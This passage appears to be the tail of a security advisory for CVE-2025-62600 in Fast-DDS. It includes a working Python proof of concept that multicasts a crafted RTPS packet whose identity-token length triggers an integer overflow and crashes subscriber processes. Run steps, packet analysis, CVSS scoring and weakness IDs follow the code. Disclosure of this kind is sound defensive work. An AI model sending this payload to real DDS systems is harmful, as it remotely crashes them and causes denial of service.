    "41 32 35 36 00 00 00 00 0a 00 00 00 64 64 73 2e"
    "63 61 2e 73 6e 00 00 00 6b 00 00 00 2f 43 3d 45"
    "53 2f 53 54 3d 4d 41 2f 4c 3d 54 72 65 73 20 43"
    "61 6e 74 6f 73 2f 4f 3d 65 50 72 6f 73 69 6d 61"
    "2f 4f 55 3d 65 50 72 6f 73 69 6d 61 2f 43 4e 3d"
    "65 50 72 6f 73 69 6d 61 20 4d 61 69 6e 20 54 65"
    "73 74 20 43 41 2f 65 6d 61 69 6c 41 64 64 72 65"
```

```
    "73 73 3d 6d 61 69 6e 63 61 40 65 70 72 6f 73 69"
    "6d 61 2e 63 6f 6d 00 00 0c 00 00 00 64 64 73 2e"
    "63 61 2e 61 6c 67 6f 00 0d 00 00 00 45 43 44 53"
    "41 2d 53 48 41 32 35 36 00 00 00 00 00 00 00 c0"
    "02 10 d8 00 1b 00 00 00 44 44 53 3a 41 63 63 65"
    "73 73 3a 50 65 72 6d 69 73 73 69 6f 6e 73 3a 31"
    "2e 30 00 00 02 00 00 00 0f 00 00 00 64 64 73 2e"
    "70 65 72 6d 5f 63 61 2e 73 6e 00 00 6b 00 00 00"
    "2f 43 3d 45 53 2f 53 54 3d 4d 41 2f 4c 3d 54 72"
    "65 73 20 43 61 6e 74 6f 73 2f 4f 3d 65 50 72 6f"
    "73 69 6d 61 2f 4f 55 3d 65 50 72 6f 73 69 6d 61"
    "2f 43 4e 3d 65 50 72 6f 73 69 6d 61 20 4d 61 69"
    "6e 20 54 65 73 74 20 43 41 2f 65 6d 61 69 6c 41"
    "64 64 72 65 73 73 3d 6d 61 69 6e 63 61 40 65 70"
    "72 6f 73 69 6d 61 2e 63 6f 6d 00 00 11 00 00 00"
    "64 64 73 2e 70 65 72 6d 5f 63 61 2e 61 6c 67 6f"
    "00 00 00 00 0d 00 00 00 45 43 44 53 41 2d 53 48"
    "41 32 35 36 00 00 00 00 00 00 00 00 05 10 08 00"
    "07 00 00 80 07 00 00 80 01 00 00 00"

)

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM, socket.IPPROTO_UDP)
sock.setsockopt(socket.IPPROTO_IP, socket.IP_MULTICAST_TTL, 2)

sock.sendto(payload, ("239.255.0.1", 7400))
```

- run poc

```
terminal A
./SecureHelloWorldExample subscriber

teminal B
python3 poc.py
```

analysis poc packet



Analysis of the packet in Wireshark shows that part of the `parameterData` value in the `PID_IDENTITY_TOKEN` parameter of the DATA Submessage was modified to `00 00 00 c0`. This value corresponds to the 4-byte integer read by the `readUInt32` function in `readBinaryPropertySeq`. As a result, `0xc0000000 * 12` causes an integer overflow, resulting in a value of 0, which allows the validation to be bypassed. Consequently, `properties.resize(length)` attempts to resize by `0xc0000000`, leading to process termination.

Impact

This can remotely crash any Fast-DDS process, potentially leading to a DOS attack

Severity

High 8.6 / 10

CVSS v3 base metrics

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Changed
Confidentiality	None
Integrity	None

Availability	High

Learn more about base metrics

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:N/I:N/A:H

CVE ID

CVE-2025-62600

Weaknesses

- CWE-190
- CWE-400
- CWE-789

Credits

r0s4ngeles — Reporter